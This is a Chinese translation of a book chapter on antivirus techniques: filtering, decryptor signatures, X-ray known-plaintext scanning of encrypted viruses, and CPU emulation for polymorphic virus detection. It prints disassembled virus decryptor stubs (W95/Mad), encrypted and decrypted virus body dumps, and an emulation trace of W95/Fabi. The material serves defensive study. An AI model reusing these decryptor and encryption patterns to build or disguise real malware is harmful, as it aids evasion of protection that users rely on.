过滤法（filtering）在第二代扫描器中用得越来越多。过滤技术背后的思想是：病毒通常只感染一部分已知对象类型。这就给扫描器的开发带来一个好处，比如引导型病毒的特征可以只在检测引导扇区时使用，DOS EXE文件病毒的特征可以只在检测DOS EXE类型文件时使用，等等。因此可以为特征字符串（或病毒的专用检测例程）设置一个附加的标志字段，以指示该特征字符串是否可能在当前正被扫描的对象中出现。这就减少了扫描器必须执行的匹配次数。

算法扫描严重依赖于过滤器。因为这种检测的性能开销比较大，因此需要引入良好的过滤措施。每种病毒特有的任何信息都可以作为过滤器，比如可执行代码的类型、被扫描对象头部由病毒所作的标识记号、可疑代码节的（Charactertic域）或代码节名称，等等。不幸的是，有

些病毒基本上未给过滤留下任何可能。

扫描器的问题是很明显的。扫描这些（不能过滤的）病毒可能对所有防毒产品的速度都造成一定影响。进一步的问题是：用带通配符的特征字符串只能偶尔检测到进化型病毒（evolutionary virus）（如加密病毒和多态病毒）。

为了更好地检测进化型病毒，可以用通用解密程序（generic decryptor）[11]（基于虚拟机）解密病毒代码，然后用特征串或其他已知方法检测其中是否存在恒值的病毒体。然而，这些方法并非总有效。例如，EPO病毒和抗仿真病毒（antiemulation virus）都会对这些技术形成挑战。遇到这种情况时，就必须使用一些早期技术，如解密程序分析/多态引擎分析。用这种方法甚至可以检测到像W32/Gobi [12]这样的病毒。（“解密程序分析”就是指防御者需要研究几种多态解密程序，然后在多态引擎中尝试匹配这些解密程序的代码模式（从而确认是哪种解密程序。——译者注）。这样很多情况下，使用算法检测就可以检测出解密程序本身。）

算法检测代码通常要做很多循环，这需要大量的处理器时间。举个例子：有些情况下，高度优化后的W95/Zmist[13]病毒检测过程都必须执行超过2百万次p-code循环，才能正确检测出病毒。显然，要让这种检测过程可行，必须能够以某种办法迅速地区分出未感染文件和可疑文件。

尽管Zmist病毒的变种对被感染对象根本不作记号，但要想过滤文件也还是有可能的。Zmist内部实现了几种过滤器，以避免感染某些可执行文件。例如，它只感染含有自己能识别的节（section）名的文件，不感染尺寸超过某个限制的文件。同时利用这些过滤器就可以把需处理的文件数量减到全部可执行对象的1%以下，从而使得开销较大的检测算法在所有系统上都能有效运行。

要进行有效过滤，可做以下检查：

- 检查文件中可能被植入病毒的区域内零值字节的数量。尽管有些病毒加了密，但已加密和未加密数据在取值的频率分布上可以有很大差异。密码破解者就常常用到这个分析技巧。比如，PE文件尾部（最后几K字节）常常超过50%的字节都是零值。而在已加密的病毒中，零值字节所占比例常常不足5%。
- 检查节头部的标志域和长度域的变化。有些病毒会将节标志为可写，其他病毒也同样会把重要区域修改为非典型取值。
- 检查文件的characteristics域。有些病毒不会感染命令行应用程序，有些则不会感染动态链接库或系统驱动程序。

11.3.2 静态解密程序检测法

当病毒体的加密方式不固定时，问题就出现了，因为可被扫描器用来识别病毒的字节区域是有限的。有多种防毒产品对程序文件中所有代码节都使用针对具体病毒的解密程序检测法来扫描。显然，扫描速度取决于当前程序的代码节大小。在通用解密程序出现前，防毒产品中用的就是这种检测法。这种技术本身会导致误报有毒或无毒，也不能保证可以修复病毒，因为实际的病毒代码还未解密。不过如果先做过有效过滤后再用这种方法，则它还是比较快的。

考虑第7章中讨论过的W95/Mad病毒代码片段，如图11-7所示。该病毒的解密程序位于加密的病毒体之前，正好在染毒的PE文件入口点处。

```
00404200                        public start
00404200                      start:
00404200 E8 00 00 00 00           call $+5
00404205 5F                       pop  edi
00404206 8B C7                    mov  eax, edi
00404208 2D 05 22 00 00           sub  eax, 2205h       ; variable intruction operand!
0040420D
0040420D                      init:                     ; CODE XREF: .reloc:00404203↓j
0040420D 81 EF 05 30 40 00        sub  edi, 403005h
00404213 89 87 3C 30 40 00        mov  [edi+40303Ch], eax ; entry of host
00404219 89 AF 40 30 40 00        mov  [edi+403040h], ebp ; saved for later use
0040421F 8B EF                    mov  ebp, edi
00404221 33 C0                    xor  eax, eax
00404223 BF 45 30 40 00           mov  edi, 403045h
00404228 03 FD                    add  edi, ebp         ; adjust EDI to "decrypted"
0040422A B9 60 0A 00 00           mov  ecx, 0A60h       ; number of bytes to decrypt
0040422F 8A 85 44 30 40 00        mov  al, [ebp+403044h] ; pick key (constant byte)
00404235
00404235                      decrypt:                  ; CODE XREF: .reloc:00404238↓j
00404235 30 07                    xor  [edi], al        ; decrypt current byte
00404237 47                       inc  edi              ; position to next byte
00404238 E2 FB                    loop decrypt
0040423A EB 09                    jmp  short near ptr decrypted
0040423A                      ; ---------------------------------------------------------
0040423C 00 10 40 00              dd 401000h            ; stored host EP
00404240 78 FF 63 00              dd 63FF78h            ; stored EBP
00404244 78                   key db  78h ; {
00404245 00                   decrypted db 00Dh ; +     ; CODE XREF: .reloc:0040423A↑j
00404246 FE                       db 0FEh ; ■
00404247 28                       db  28h ; (
00404248 42                       db  42h ; B
00404249 38                       db  38h ; 8
0040424A 78                       db  78h ; {
0040424B 78                       db  78h ; {
```

图11-7　W95/Mad病毒的解密程序

这个例子中，位于地址404208的SUB指令的操作数是可变的，因此需要使用一个从入口点开始的带通配符的特征串。以下字符串就可以检测出该解密程序（即使是在W95/Mad的近似变种中）：

```
8BEF 33C0 BF?? ???? ??03 FDB9 ??0A 0000 8A85 ???? ???? 3007 47E2 FBEB
```

该病毒体的解密只需一个单步操作（与一个字节常量做异或XOR），因此整个解密过程很简单。由于密钥长度很短，故解密很容易。本例中密钥是7Bh。注意在病毒加密区中那些值为7Bh的字节，它们（的明文）其实是零，因为7Bh XOR 7Bh = 0。由于知道了常量经过一次加密后的密文，因此很容易进行明文攻击（plain-text attack）。这种检测法是下一节的主题。

解密程序检测法也可用于检测多态病毒。即使一些很强的变异引擎（如MtE）在其解密程序中都至少会用到一个字节常量。这样就完全可以用指令长度反汇编器（instruction size disassembler）来开始做算法检测。指令长度反汇编器可以将多态解密程序反汇编，从而确定解密代码的特征（profile）。MtE使用一个位于可变位置的向后条件跳转指令，其跳转位置是固定的。该指令的操作码是75h——即JNZ指令，而操作数总是指向代码流中前面（backward）的位置，标识出解密程序的起点。然后，可以按病毒体各种可能的解密方法对起点本身进行分析，同时忽略那些无用的垃圾操作。

要掌握复杂的多态引擎可能使用的所有加密方法和垃圾操作是很费时间的，但这通常是检测此类病毒的唯一途径。

11.3.3　X光检测法

还有一些扫描器使用*密码学检测法*（cryptographic detection）。在前文提到的W95/Mad例子中，病毒使用一个固定的异或（XOR）加密法，密钥是存储于病毒体中的一个随机选取的字节。

这令病毒的解密和检测很容易。考虑清单11-3和清单11-4 中一个W95/Mad病毒体片段的加密和解密两种形式。本例中密钥是7Bh。

清单11-3 W95/Mad的一个密文片段

```
密文                                    ASCII 字节
5B4A42424C7B5155 - 1E231E7B20363A3F {JBBL{QU.#.{ 6:?
5B1D14095B2C1215 - 424E265B0D1E0908 [...[,..BN&[....
1214155B4A554B5B - 393E2F3A5A5B5318 ...[JUK[9>/:Z[S.
5239171A18105B3A - 151C1E171B424C7B R9....[:.....BL{
```

清单11-4 W95/Mad的一个明文片段

```
对应的明文                              ASCII 字节
2031393937002A2E - 655865005B4D4144 1997.*.eXe.[MAD
20666F722057696E - 39355D2076657273 for Win95] vers
696F6E20312E3020 - 4245544121202863 ion 1.0 BETA! (c
29426C61636B2041 - 6E67656C60393700 )Black Angel`97.
```

这个病毒可以用算法扫描技术轻松地解密并精确识别出来。

研究人员还可以分析一些复杂病毒的多态引擎，以识别出它们实际使用的加密方法。像XOR、ADD或ROR这些简单方法通常使用8位、16位或32位密钥。有时，病毒体的一个字节/字/双字被同种加密方法（甚至几种方法）做了多次加密。

对病毒代码的密文进行破译称为*X光扫描*（X-RAY scanning）。这是由Frans Veldman为其TBSCAN产品发明的，还有几位研究者也差不多在相同时间独立发明了该方法。笔者首次用X光扫描是为了检测Tequila病毒。X光扫描是一种自然的想法，因为即使对于最古老（但仍猖獗）的文件型病毒（如Cascade），都必须先解密病毒代码才能修复感染。Vesselin Bontchev曾告诉笔者，他见过Eugene Kaspersky的一篇论文首次描述了X光扫描法。

X光扫描法对文件的选定区域（如开头、结尾和入口点代码）执行各种单次加密手段。这样扫描器仍然可以用简单的字符串来检测加密型病毒（甚至某些复杂的多态病毒）[14]。扫描速度会慢一点，但该技术是通用的。

当不能在固定位置找到病毒体起点时，这种方法就出问题了，因为这时对解密程序的攻击必须在文件中很大的区域内进行，这将减慢扫描速度。该方法的好处是病毒代码可以被完全解密，这样即使修复病毒必需的信息也被加了密时仍然能够进行修复。

注释 只要病毒体植入文件时采用的加密过程正确无误，X光法就常常能检测出使用假解密程序的病毒感染实例。有些多态病毒会生成一些无法解密病毒的假解密程序，但即使在这些样本中，病毒体的加密也常常是正确的。这类样本通常可以用X光法检测到，但却不能被基于仿真的方法检测到，因为后者需要有能用的解密程序。

有些病毒（如W95/Drill）使用了不止一层加密和多态引擎，但仍然可以被有效地检测出来。难检测的是那种结合使用了多种加密手段的病毒。比如，病毒在多态加密时使用1次还是100次异或（XOR）运算并不重要，因为X光法都能将其检测出来。病毒编写者Black Baron开发的多

态引擎——模拟“变形”加密生成器（Simulated “Metamorphic” Encryption Generator，SMEG）——可以通过在算法扫描中利用针对特定病毒的X光检测技术有效检测出来。

注释　Christopher Pile是SMEG系列病毒的作者，1995年依据英国《计算机滥用法案》（Computer Misuse Act）被判处18个月监禁。

Pathogen病毒和Queeg病毒中用了SMEG引擎，它们采用XOR、ADD和NEG运算及通过变动量（shifter）来改变的加密密钥。

下面的SMEG病毒样本检测过程是Eugene Kaspersky[15]作为X光法的一个比较复杂的例子给笔者的。Kaspersky在设计面向密码分析的病毒检测方案上是一流的。他可以用类似的技术检测一些极复杂的加密和多态引擎。

SMEG病毒的开始位置是一个很长而且可变的多态解密例程。多态解密循环位于DOS COM和EXE文件的入口点。然而，解密程序的大小不固定。由于解密程序可能很长，而加密的病毒体位于解密程序之后的某个不固定位置，因此X光法解密例程需要从一个起点p不断增加偏移量，以找到病毒体密文的每个可能起始位置。

要解密病毒代码必须执行下列5个步骤，其中s是p指向的那个字节的解密结果，t是密文字节，k是字节t的解密密钥，q是密钥变动变量（key shifter variable），用于使得密钥值不固定。变量s就是用某个选定方法解密得到的字节：

A. s=t XOR k，然后k=k+q

B. s=t ADD k，然后 k=k+q

C. s=t XOR k，然后 k=s+q

D. s=NEG (t XOR k)，然后 k=k+q

E. s=NOT (t XOR k)，然后 k=k+q

可以执行下面的X光法来解密SMEG病毒体。在开始解密前，用0x800（2048）字节长的数据填充一个缓冲区（buf[4096]）。由于SMEG病毒体密文对应的明文的头几个字节是E8000058FECCB104，该算法根据这一点来恢复密钥。这个过程在密码学中称为*已知明文攻击*（known plain-text attack）。

可以用字节0xE8来恢复加密病毒第一个字节所用的密钥，而密钥变动变量q可以用5种不同的方法从第1和第2字节之间的差异恢复出来，见清单11-5。

第一个for循环逐渐增加p指针的值，以试图在每个可能的位置解密病毒体。由于多态解密程序的长度不会超过0x700（1792）字节，因此病毒体密文的起点必然是这些位置中的某一个。

接下来，根据p所指向的两个相邻的密文字节，为5种不同的方法进行密钥初始化。然后是一个较短的解密循环，该循环分别执行了5种解密法，并把解密后的内容放入工作缓冲区的5个不同位置，以便进一步分析。

最后一个循环依次检查上述5个位置的解密数据，以找到哪个解密结果和病毒体明文的开头字符串一致。当确定了解密方法后，就可以解密整个缓冲区并轻松识别出病毒。

清单11-5　SMEG病毒的X光检测法

```
for (p=0; p<0x700; p++)
{
     ch1=buf[p];              ch2=buf[p+1];

     k1=ch1^0xE8;             q1=ch2-k1;
     k2=ch1-0xE8;             q2=ch2-k2;
     k3=k1;                   q3=ch2-ch1;
     k4=(-ch1)^0xE8;          q4=-ch2-k4;
     k5=ch1^0xFF^0xE8;        q5=(ch2^0xFF)-k5; /* XOR FF = NOT */

     for (i=0;i<0x40;i++)
     {
       ch1=buf[ptr+i];
       buf[0x800+i]=ch1^k1; k1+=q1;
       buf[0x900+i]=ch1-k2; k2+=q2;
       buf[0xA00+i]=ch1^k3; k3=ch1+q3;
       buf[0xB00+i]=(-ch1)^k4; k4+=q4;
       buf[0xC00+i]=ch1^k5^0xFF; k5+=q5;   /* XOR FF = NOT */
     }

     for (i=0x800;i<=0xC00;i+=0x100)
     {
        if ( ((uint32*)(buf+i))[0]==0x580000E8 &&
             ((uint32*)(buf+i))[1]==0x04B1CCFE   )
       {

          // Complete identification attempt here

       }
    }
}
```

该代码风格最大限度地减少了所需循环次数，保证了病毒解密过程足够快。显然X光法有局限性：它们不能检测使用变动密钥进行了两次以上加密的病毒。遇到这种情况，则更宜采用其他方法，如代码仿真法。

考虑清单11-6和清单11-7所示的SMEG .Queeg病毒的样本片段。

清单11-6　SMEG.Queeg病毒密文

```
32DC DE88 2030 55E4 - 3B04 6225 F12C A650
EEFB AE35 FC90 CE8A - DAB8 F220 1816 B516
1A16 03BD 912D CE6E - 2A8B 9D21 372D 9736
3A8C 3E1E 8237 5DFD - 4A4B 64EF D45D DD51
```

清单11-7　SMEG.Queeg病毒明文

```
E800 0058 FECC B104 - D3E8 8CCB 01D8 50B8
1401 50CB FA8C C88E - D0BC FC10 0606 A102
000E 1FA3 B10F E84A - 00A1 B10F 071F A302
00B0 0022 C075 19BB - 0001 2EA1 820F 8907
```

作为练习，请读者自行试着确定该病毒体用了哪种加密/解密方法。如果利用零字节对来恢复密钥及增量（delta），则问题可以更快地解决。记住病毒体位置可变增加了问题的复杂性。为简单起见，这里的代码密文片段前删去了一些噪声字节。

很有意思的是，病毒作者们也开发了一些X光法扫描工具。如1995年Virogen发布了一个称为VIROCRK（Super-Duper Encryption Cracker，超棒密码破解器）的工具，目的是想更容易地识别一些简单的加密型病毒。VIROCRK的X光扫描能力有限，例如它不能攻击变动密钥（sliding keys）。但它可以根据用户提供的明文很快解密许多病毒。

笔者见过Eugene Kaspersky为W95/SK病毒开发的X光检测代码，是一份长达10KB的C代码[15]。毫不奇怪的是，笔者更喜欢用基于“试验及错误”的（trial and error-based）仿真方法来检测SK病毒。呀，我真懒！

11.4 代码仿真

代码仿真（code emulation）是一种极强大的病毒检测技术。这种技术实现了一个虚拟机来仿真CPU和内存管理系统，进而模拟代码执行过程。这样恶意代码就是在扫描器的虚拟机中模拟执行，而不是被真实的CPU执行。

一些早期的“代码仿真”技术使用调试器的交互界面来跟踪真实CPU上运行的代码。但这种方案不够安全，因为病毒代码可能在分析过程中跳出这个“仿真”环境。

Skulason的F-PROT程序是最早的防毒软件之一，它基于软件仿真来做启发式分析。第三代F-PROT软件集成了仿真器和扫描组件，以便把仿真技术应用到所有计算机病毒（特别是复杂的多态病毒）的分析中。

举个例子，可以用下面的C语言结构体来定义16位Intel CPU的寄存器和标志位（c,z,...t,a等标志位属于程序状态字寄存器PSW。——译者注）：

```
Typedef       struct
    {         byte  ah,al,bh,bl,ch,cl,dh,dl;
                    word   si,di,sp,bp,cs,ds,es,ss,ip;
                  } Emulator_Registers_t;

typedef       struct {
               byte   c,z,p,s,o,d,i,t,a;
              } Emulator_Flags_t;
```

代码仿真的目的是用虚拟寄存器和标志位来模拟CPU的指令集。定义存取8位、16位、32位等数据的内存访问函数也很重要。另外，必须模拟操作系统的功能以创造出一个支持系统API、文件及内存管理等功能的仿真系统。

为了模拟程序运行，必须首先将可执行文件的内容取到内存缓冲区，然后由仿真器中的一个庞大的switch()语句对各个指令操作码做逐一分析。仿真器对虚拟的指令指针（Instruction Pointer, IP）寄存器指向的当前指令进行解码，然后执行该指令相应的虚拟功能。这个过程改变了虚拟机内存、各虚拟寄存器以及标志位的内容。每条指令执行后，指令指针（IP）寄存器的

值都会增加，用于循环计数的iterations变量的值也会增加（iterations变量用于在一定次数循环后退出循环，以便检查多态病毒等——译者注）。

考虑清单11-8所示的16位CPU仿真器代码片段。首先，该代码用一个内部函数read_mem（）根据代码段（code segment, CS）寄存器的取值从缓冲区中选取待执行的下一条指令。接着，按预设条件（如循环次数）执行一个while循环中的代码。如果仿真器遇到致命的模拟错误，while循环也会停止。

清单11-8 16位Intel CPU仿真器的代码片段实例

```
opcode=read_mem(absadr(CPU->reg.ip,SEGM_CS,0));
while( condition(opcode) && (!CpuError) )
{
 switch(code) // 译者认为，这里应该是: switch(opcode)
  {
   // All opcodes listed here one by one
   // Only two examples are shown here

   :
   :

 case 0x90: /* NOP instruction */
       my_ip++;
       break;
   :
   :
 case 0xCD: /* INT instruction - execute an interrupt */
       emulator_init_interrupt_stack();
       emu_int(code,read_mem(absadr(CPU->reg.ip+1,SEGM_CS,0)));
       my_ip++=2;
   break;
   :
   :
 }

 CPU->reg.ip+=my_ip;
 CPU->iterations++++; // 译者认为此处多了两个+

 opcode=read_mem(absadr(CPU->reg.ip,SEGM_CS,0));
}

/* Emulate Interrupts */
void   emu_int(byte opcode, byte opcode2)
{
       // DOS Version check?
       if( opcode==0xcd  && opcode2==0x21 && CPU->reg.ah==0x30)
       {
             CPU->reg.al=3; CPU->reg.ah=38; // DOS 3.38, why not?
             return;
       }
 :
 :

}
```

这个例子说明了CPU仿真器在仿真过程中如何处理NOP和INT指令。当执行NOP（空操作）指令时，IP寄存器的取值需要增加。当执行INT指令（例如获取DOS版本号的DOS功能调用（即清单11-8中的ah=30h时的INT 21h指令））时，仿真器做了什么可以从清单11-8看到。

首先，仿真器会设置虚拟机的堆栈状态（假设INT指令在堆栈顶部设置了返回地址）。函数emu_int()通常应处理大多数中断调用，但本例中只显示了如何处理DOS版本号查询：返回一个假的DOS版本号3.38给调用该中断的代码。结果，虚拟机中执行的程序就会得到一个假版本号。这说明了一切都在仿真器的控制之下。虚拟机上的程序能检测到“自己是在虚拟环境中运行”这个事实的可能性或大或小，取决于仿真器对真实系统功能的模拟完美到什么程度。当然，上述代码是过于简化了，但它展示了一个通用CPU仿真器的典型结构。32位仿真器与它只在复杂程度上有差别。

可以在完成预设的最大循环次数之后或者当遇到其他循环结束条件时，检查虚拟机内存的内容，从而检测多态病毒。由于多态病毒会自己解密，因此只要仿真过程足够长，这种病毒代码的明文自然就会在虚拟机内存中出现。那么该如何确定何时可以停止仿真器运行呢？一般可用下列方法：

- 跟踪活跃指令（active instruction）：活跃指令是指那些修改虚拟机内存中8位、16位或32位数值的指令。当某个指令对内存中两个相邻位置进行修改时，该指令就成为“活跃的”了。“对相邻位置进行修改”是多态病毒在内存中解密时的典型特征。尽管并不能用这个判断技巧识别出所有解密程序，但它对大多数情况都是适用的。仿真器可以按某个预定的循环次数（如25万次、50万次甚至100万次）执行指令，但前提是该代码要一直不断地生成活跃指令。较短的解密程序通常会产生很多活跃指令，但包含大量垃圾代码因而较长的解密程序在生成活跃指令时则不那么频繁。IBM Antivirus中就用到了这个判断技巧。
- 用特征图（profile）跟踪解密程序：这种方法利用了每个多态解密程序的特征图。大部分多态引擎只用了其解密程序中的少数几条指令。因此，当第一次执行不在特征图中的指令时，就是在执行第一条解密后的指令。可以在这个时刻停止仿真器，并尝试检测病毒。
- 用断点来停止：可以为仿真器预设几个断点作为停止条件。例如，可以从每个多态病毒中选取一条或一些指令作为断点，在可能即将执行解密后的病毒体时终止仿真器的运行。另外也可在首次遇到中断调用或API调用时终止仿真器，因为多态病毒的解密程序中通常不包含这类代码（但有些抗仿真病毒的确使用了这些代码）。

首先要确定模拟执行的位置，例如程序的每个已知入口点都可能被模拟执行。而且还要确定解密程序的每个可能位置（该方法可能检测到错误的解密程序，因为仅仅发现解密程序并不会产生病毒警报）。然后，解密程序被很有效率地循环执行一定次数，通过在虚拟机内存的“脏”页（dirty page）中检查是否有特征字符串（或通过前述的其他方法）就可以识别出扫描器虚拟机中的病毒代码。

注释　一个内存页面被修改时，它就变“脏”（dirty）了。每个被修改过的页面都有一个脏的标志（flag），该标志是在该页面首次被修改时打上的。

这种检测可能比X光法检测快很多，但它取决于解密程序的实际循环次数。该方法适用于较

短的解密程序，因为它足够快。对较长的解密循环（其中包含大量垃圾指令），即使只解密病毒代码的一部分都可能要花很长时间，因为所需的循环次数可能非常大，所以病毒在虚拟机中解密要花的时间可能不止几分钟。这个问题也是基于仿真器的启发式病毒检测法面临的最大挑战。

11.4.1 用代码仿真来检测加密和多态病毒

考虑清单11-9的例子，其中显示了对PE文件中的一个加密型病毒{W95, W97M}/Fabi.9608进行的仿真。该病毒将其代码置于被感染文件的入口点。对入口点代码的仿真执行将导致病毒在虚拟机内存中迅速解密。该病毒不是多态的，但多态病毒的基本检测原理也是一样。

Fabi病毒初始化ESI指针，令其指向病毒体密文起点。解密循环使用一个32位密钥解密病毒体中每个32位的字（word）。尽管密钥是随机设置的，但每个解密循环都要对该密钥进行变动。在第12次循环时，XOR指令解密了两个相邻的32位字（因而改变了它们的值），因而病毒生成了一条活跃指令（active instruction）。这就向仿真器发出了“可以继续仿真解密循环”的信号，该循环将继续执行约38 000次。

注释　*在病毒体代码的恒值部分完全解密之前，也是可能检测出此病毒的。但用仿真法在虚拟机中精确识别此病毒可能的确需要这么多次的循环。*

清单11-9　W95/Fabi 病毒的仿真

```
循环次数（Iteration Number）                    标志位(Flags)
寄存器（Registers）
操作码（Opcode）      指令（Instruction）
Iteration: 1, IP=00405200
AX>00000000 BX>00000000 CX>00000000 DX>00000000
SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE38
FC              cld

Iteration: 2, IP=00405201
AX>00000000 BX>00000000 CX>00000000 DX>00000000
SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE38
E800000000      call    00405206h

Iteration: 3, IP=00405206
AX>00000000 BX>00000000 CX>00000000 DX>00000000
SI>00000000 DI>00000000 BP>0070FF87 SP>0070FE34
5D              pop     ebp

Iteration: 4, IP=00405207
AX>0000000 BX>00000000 CX>000000000 DX>00000000
SI>0000000 DI>00000000 BP>00405206 SP>0070FE38
81ED06104000    sub     ebp,00401006h

Iteration: 5, IP=0040520D
AX>00000000 BX>00000000 CX>00000000 DX>00000000
SI>00000000 DI>00000000 BP>00004200 SP>0070FE38
8DB52A104000    lea     esi,[ebp+0040102A]

Iteration: 6, IP=00405213
AX>00000000 BX>00000000 CX>00000000 DX>00000000
```

```
SI>0040522A DI>00000000 BP>00004200 SP>0070FE38
B95E250000      mov     ecx,255Eh
Iteration: 7, IP=00405218
AX>00000000 BX>00000000 CX>0000255E DX>00000000
SI>0040522A DI>00000000 BP>00004200 SP>0070FE38
BB72FD597A      mov     ebx,7A59FD72h


Iteration: 8, IP=0040521D
AX>00000000 BX>7A59FD72 CX>0000255E DX>00000000
SI>0040522A DI>00000000 BP>00004200 SP>0070FE38
311E            xor     [esi],ebx

Iteration: 9, IP=0040521F
AX>00000000 BX>7A59FD72 CX>0000255E DX>00000000
SI>0040522A DI>00000000 BP>00004200 SP>0070FE38
AD              lodsd

Iteration: 10, IP=00405220
AX>03247C80 BX>7A59FD72 CX>0000255E DX>00000000
SI>0040522E DI>00000000 BP>00004200 SP>0070FE38
81C3C3D5B57B    add     ebx,7BB5D5C3h

Iteration: 11, IP=00405226
AX>03247C80 BX>F60FD335 CX>0000255E DX>00000000
SI>0040522E DI>00000000 BP>00004200 SP>0070FE38       O S
E2F5            loop    0040521Dh

Iteration: 12, IP=0040521D
AX>03247C80 BX>F60FD335 CX>0000255D DX>00000000
SI>0040522E DI>00000000 BP>00004200 SP>0070FE38       O S
311E            xor     [esi],ebx
```

当该病毒实例被加载到虚拟机内存进行仿真时，病毒仍是加密状态，如清单11-10所示。

注释　解密程序位于病毒体密文之前，在本例中从ESI指向的虚拟地址40522A开始解密。

清单11-10　W95/Fabi.9608病毒密文的开头部分

```
地址   病毒体的密文片段                          文本（密文）
405200 FCE8000000005D81-ED061040008DB52A ..............
405210 104000B95E250000-BB72FD597A311EAD ..............
405220 81C3C3D5B57BE2F5-EB00F2817D798ABB ..............
405230 0FE6B8A8B14A7856-18C45E02540A2F4B ..............
405240 EAEE4520F009A9BD-33FCFAC46D2B24E0 ..............
405250 9EB9B0771A89BC0C-5EAEFB2294232CF8 ..............
405260 FBAD71CB6510F18E-0B6EB1AE08482F2D ..............
```

经过几千次循环后，病毒就被解密了。扫描器就可以用前文提到的任何技术轻松地检测或识别出虚拟机脏页面中的病毒。仿真过程中，通常在预定的一个循环次数后周期性地执行字符串扫描，这样就无需完全解密整个病毒。然后，还可以在仿真基础上进行精

确识别。

Fabi病毒的仿真执行过程显示出其作者名字（Vecna）和一条葡萄牙文消息（我的诗），见清单11-11。

清单11-11 W95/Fabi.9608病毒明文的开头部分

```
地址    病毒体的明文片段                          文本
405200 FCE8000000005D81-ED061040008DB52A ................
405210 104000B95E250000-BB72FD597A311EAD ................
405220 81C3C3D5B57BE2F5-EB00807C2403BF68 ................
405230 00104000743BC328-6329205665636E61 .......(c) Vecna
405240 0D0A41206D696E68-6120706F65736961 ..A minha poesia
405250 206AA0206EC66F20-74656D2074657520  j. .n.o tem teu
405260 6E6F6D652E2E2E0D-0AD413F7BF7D4A02 nome............
```

这个技术是检测多态病毒的最强有力的方法。它也适用于采用了多层加密的变形病毒。如果一个防毒产品不支持代码仿真，则它对大部分多态病毒就是无效的，因为复杂的多态病毒会严重地影响防毒产品的响应时间。多态计算机蠕虫留给防毒软件的响应时间不多，因此如果扫描器未实现代码仿真能力，则非常危险。实际上，很多人非常轻率地采用了不支持仿真技术的扫描器，这样的扫描器无法应对复杂的威胁。

代码仿真的关键思想就是其“试验及错误”检测法（trial-and-error detection）。在检测一个计算机文件是否有病毒时，可能要从100多个可能的入口点进行逐一仿真。这种检测法从长远来看成本并不低，只有当普通电脑的CPU性能可以跟得上这种方法对CPU性能增长的要求时，它才可能存活下去。随着扫描器的不断发展，它们在旧平台上的有效性却不断地降低。例如，今天如果在8086或甚至286处理器上对Pentium CPU进行仿真，其速度会太慢而无法工作。另外，手持设备的CPU能力非常有限，所以要想在手持设备本机上检测和修复复杂的移动环境病毒将更具挑战性。（例如，设想一部使用ARM处理器的袖珍电脑（Pocket PC）上运行着一个多态病毒。这个病毒运行起来会很慢，但防毒软件将更慢）。

11.4.2 动态解密程序检测法

一种相对较新的扫描方法结合了代码仿真和解密程序检测两种技术。对于循环次数更长的病毒（如W32/Dengue），其仿真执行速度不会很快。可以用针对具体病毒的方法来识别病毒解密程序的可能入口点。比如在仿真过程中，可以用额外的算法检测法来检查虚拟机内存中哪一部分被改变了。如果出现可疑的改变，则可以再用扫描代码来检测在一个有限次数循环中都执行了哪些指令。然后，提取出这些被执行指令的特征图（profile），于是解密程序中那些必要的指令就找到了。例如，总是使用XOR来解密的病毒在其解密程序中会执行大量XOR指令。另一方面，某些指令永远也不会执行，它们可以被排除出特征图。包含和排除相应的指令后就生成一份非常好的多态解密程序的特征图。在做了足够的过滤以将虚警降到最低之后，就可以用这种特征图来检测病毒，这样可以令解密程序的检测更快，结果也更可信。

这种技术不能用于修复病毒，因为病毒代码要想完全解密，必须仿真更长的时间（糟糕的情况下达几分钟）。

对所有力图降低时间代价和性能代价的扫描技术，入口点隐蔽（EPO）多态病毒似乎都是一个大问题。启发式检测法对此类病毒不是完全无效。基于代码仿真的现代启发式检测技术[16]能够检测到这类病毒，因为病毒的解密程序通常位于入口点或其附近位置。因此，通过代码仿真常常可以找到解密程序。

注释　为了能有效检测复杂的多态病毒，必须完全控制扫描引擎和仿真器。如果实际扫描不是靠数据驱动的（data-driven）（靠对p-code进行翻译或靠数据库中某种类型的可执行对象），即不必不断增加新的独立的检测例程，则扫描器将无法达到期望，因为无法对扫描器本身做足够快的更新。那样做的话，对病毒研究者就是大麻烦——对用户也同样是大麻烦[17]。

有一种较新的多态病毒动态检测技术使用了代码优化技术[18]来试图删除多态解密程序中的垃圾指令，以剩下其核心指令。该技术对简单的多态病毒很有效。假想我们用代码仿真技术检测一个在其多态解密程序中插入有很多跳转指令的病毒，再假定这些跳转指令是多态解密程序中唯一的“垃圾”代码，则仿真器在执行解密程序的每个循环时，都可以对解密程序代码流程进行优化。代码中所有指向其他跳转指令的跳转指令都可以视为不必要的，可以逐个移除。表11-1展示了一个虚构的解密循环，其中用到了垃圾跳转指令J1...Jn和必要指令I1...In。对这些循环的一种优化方法就是删除所有指向其他跳转指令的跳转指令。

表11-1　一个虚构的解密循环及其优化步骤

Loop 1	Loop 2	Loop 3	Loop 4	Loop5
L: I1	L: I1	L: I1	L: I1	L: I1
J L1	**J L2**	**J L3**	J L3	J L3
L1: J L2	L2: J L3	L3: I2	L3: I2	L3: I2
L2: J L3	L3: I2	I3	I3	I3
L3: I2	I3	J L4	**J L5**	**J L6**
I3	J L4	L4: J L5	L5: J L6	L6: I4
J L4	L4: J L5	L5: J L6	L6: I4	LOOP L
L4: J L5	L5: J L6	L6: I4	LOOP L	
L5: J L6	L6: I4	LOOP L		
L6: I4	LOOP L			
LOOP L				

与此类似，也可以删除代码流程中对状态变化要不起任何作用的其他垃圾指令，这会加快多态代码的仿真执行速度，为解密程序的识别生成特征图。

当然，就像其他任何方法一样，基于代码优化的解密程序检测法有其局限性，不是万能的。例如，对MtE变异引擎中的复杂的多态垃圾指令（第7章讨论过）就不能进行有效的优化。当病毒使用了多层互相依赖为加密手段时，还会出现其他问题。

11.5　变形病毒检测实例

如果病毒的变形能力超过一定程度，就无法用合理数量的特征字符串检测出其中包含的病

毒代码。这时就必须采用别的技术，如检查文件结构或代码流，或者分析代码行为。

变形病毒的检测要想做得完美，必须编写一个能从染毒实例中恢复出病毒体中必要指令的检测例程。还有一些防毒产品在检测变形病毒时试图走捷径，但这些捷径常导致过多的虚警。本节将介绍一些有用的技术。

11.5.1 几何检测法

